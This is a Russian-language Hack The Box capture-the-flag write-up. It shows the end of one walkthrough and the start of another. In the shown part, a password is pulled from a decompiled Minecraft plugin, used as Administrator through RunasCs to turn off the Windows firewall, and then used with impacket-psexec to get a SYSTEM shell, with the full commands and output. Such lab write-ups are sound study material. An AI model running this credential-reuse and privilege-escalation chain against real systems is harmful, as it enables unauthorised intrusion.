
Плагин написан на Java, а файлы JAR легко декомпилируются. Судя по размеру, в файле не так много кода, поэтому не обязательно использовать какой-то локальный декомпилятор или целую IDE. Легкая и быстрая альтернатива — сайты вроде decompiler.com.



playercounter-1.0-SNAPSHOT.jar
playercounter-1.0-SNAPSHOT.jar
htb/crafty/playercounter/Playercounter.java
META-INF
net/kronos/rkon/core
plugin.yml

Результат декомпиляции файла

Как и предполагалось, программа состоит всего из одного файла Java, при этом в исходном коде присутствует незашифрованный пароль.



playercounter-1.0-SNAPSHOT.jar / htb / crafty / playercounter / Playercounter.java

```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
   public void onEnable() {
      Rcon rcon = null;

      try {
         rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
      } catch (IOException var5) {
         throw new RuntimeException(var5);
      } catch (AuthenticationException var6) {
         throw new RuntimeException(var6);
      }

      String result = null;

      try {
         result = rcon.command("players online count");
         PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
         writer.println(result);
      } catch (IOException var4) {
         throw new RuntimeException(var4);
      }
   }

   public void onDisable() {
   }
}
```

Исходный код файла Playercounter.java


Осталось найти применение этому паролю.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Первым делом стоит проверить, не является ли найденная строка паролем администратора. Но так как нам доступен только порт 80, у нас нет возможности подключиться к какой-либо службе для получения сессии и выполнения команд. Это значит, что мы можем только попробовать имперсонировать администратора Windows, для чего будем использовать RunasCs.

Выполнить реверс-шелл через RunasCs не получилось, и я выбрал более простой вариант — просто отключить файрвол с помощью утилиты `netsh`.

```
.\RunasCs.exe Administrator s67u84zKq8IXw "C:\\Windows\\System32\\
netsh.exe advfirewall set allprofiles state off" -l 8 --bypass-uac
```




```
C:\Windows\Tasks>.\RunasCs.exe Administrator s67u84zKq8IXw "C:\\Windows\\System32\\netsh.exe advfirewall set allprofiles state off" -l 8 --bypass-uac
.\RunasCs.exe Administrator s67u84zKq8IXw "C:\\Windows\\System32\\netsh.exe advfirewall set allprofiles state off" -l 8 --bypass-uac

Ok.
```

Отключение файрвола

Проверяем, не стал ли доступен порт 445, на котором работает служба SMB.

```
nxc smb 10.10.11.249
```




```
~/tmp/HTB/crafty (1.611s)
nxc smb 10.10.11.249
SMB         10.10.11.249    445    CRAFTY           [*] Windows 10.0 Build 17763 x64 (name:CRAFTY) (domain:crafty) (signing:False) (SMBv1:False)
```

Проверка доступности службы SMB

Так как служба доступна, а учетные данные валидны, подключаемся с помощью утилиты `psexec` и забираем флаг рута.


```
impacket-psexec 'Administrator:s67u84zKq8IXw'@10.10.11.249
```



```
~/tmp/HTB/crafty
impacket-psexec 'Administrator:s67u84zKq8IXw'@10.10.11.249
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.11.249.....
[*] Found writable share ADMIN$
[*] Uploading file eWmnWoAo.exe
[*] Opening SVCManager on 10.10.11.249.....
[*] Creating service YuEd on 10.10.11.249.....
[*] Starting service YuEd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
55e86fc763bff23e7664e2450ed25c61

C:\Windows\system32>
```

Флаг рута

Машина захвачена!



Захватываем домен управления групповыми политиками Windows

В этом райтапе я покажу, как может быть атакован домен управления групповыми политиками в Active Directory. Но начнем мы с восстановленных запросов Kerberos и получим зашифрованные данные, которые позволят нам подобрать пароль пользователя. А затем воспользуемся уязвимостью в Joomla, чтобы получить сессию на удаленном сервере.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Office с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.3    office.htb
```

И запускаем сканирование портов.

